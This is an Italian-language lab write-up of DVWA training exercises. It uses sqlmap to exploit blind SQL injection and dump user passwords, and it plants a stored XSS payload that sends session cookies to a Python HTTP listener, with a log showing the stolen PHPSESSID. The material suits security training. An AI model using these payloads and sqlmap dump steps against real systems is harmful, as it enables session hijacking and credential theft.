
# **SQL** injection (blind)

L'esercizio di oggi prevede il recupero di password degli utenti sul DB di dwva.

Per prima cosa ho testato il DB con una query malevola per vedere se è vulnerabile Ad un SQL injection.




Con il comando ( ' OR 1=1# ) ho forzato una condizione sempre vera cercando di bypassare eventuali controlli e restrizioni del DB.

Con questo comando confermo l'ipotesi che il DB è vulnerabile ad un SQL injection.

## **SQLMAP**

Per un SQL injection ho utilizzato Burbsuite per il recupero del PHPSESSID e inserito in sqlmap.






Con il comando -u ho testato l'URL e ho inserito il cookie di sessione

## In seguito ho interrogato il DBMS con alcuni comandi di sqlmap:

• Con il comando –dbs ho chiesto di mostrarmi tutti i DB

• Con i comandi **–T users e –columns** ho effettuato un enumerazione delle tabelle presente nel database.

Questo può essere utile per comprendere la struttura del database e identificare quali tabelle e colonne contengono dati sensibili sugli utenti.




• Come si può notare password ha una lunghezza variabile fino a 32 caratteri.

### Infine ho trovato le password con i comandi seguenti:

Ho estratto le password dal database dvwa, nella tabella user e nella colonna password

- -D dvwa= Database dvwa
- -T users= tabella users
- -C = Enumera le colonne user e password
- --dump: Stampa le informazioni raccolte

Le password sono gia decriptate senza l'utilizzo di jhon the ripper o servizi online



#### **XSS STORED**

L'obiettivo è quello di trovare i cookie di sessione delle vittime e inviarli ad un server remoto.

Per prima cosa apriamo un server:


python -m http.server "porta" in questo modo si aprira un server HTTP.

Il secondo passaggio è recarsi su <a href="http://192.168.50.101/dvwa/vulnerabilities/xss\_s/">http://192.168.50.101/dvwa/vulnerabilities/xss\_s/</a>, aumentare la lunghezza dei caratteri su html

```
Console
         Elements
K [0 |
                            Sources
                                              Performance
                                                                    Application
                                                                               Sec
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"</pre>
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
▶ <head> ··· </head>
▼<body class="home">
    ▶ <div id="header"> ··· </div>
    ▶ <div id="main menu"> ··· </div>
   ▼<div id="main body">
     ▼<div class="body padded">
        <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
       ▼<div class="vulnerable code area">
        ▼<form method="post" name="guestform" onsubmit="return validate_form(this)">
          ▼
             ▼
                Message *
               ▼
                  <textarea name="mtxMessage" cols="50" rows="3" maxlength="50">
```

#### Ed infine inserire il comando:

<script>window.location='http://127.0.0.1:2333/?cookie=' + document.cookie</script>



Inserendo lo script precedentemente visto, sul server si potranno visualizzare i cookies di sessione.

```
(kali@ kali)-[~]
$ python -m http.server 2333

Serving HTTP on 0.0.0.0 port 2333 (http://0.0.0.0:2333/) ...

127.0.0.1 - - [09/Jun/2023 08:12:04] "GET /?cookie=security=low;%20PHPSESSID=4d53509d7de496b4e103bd53011e28a7 HTTP/1.1" 200 -
```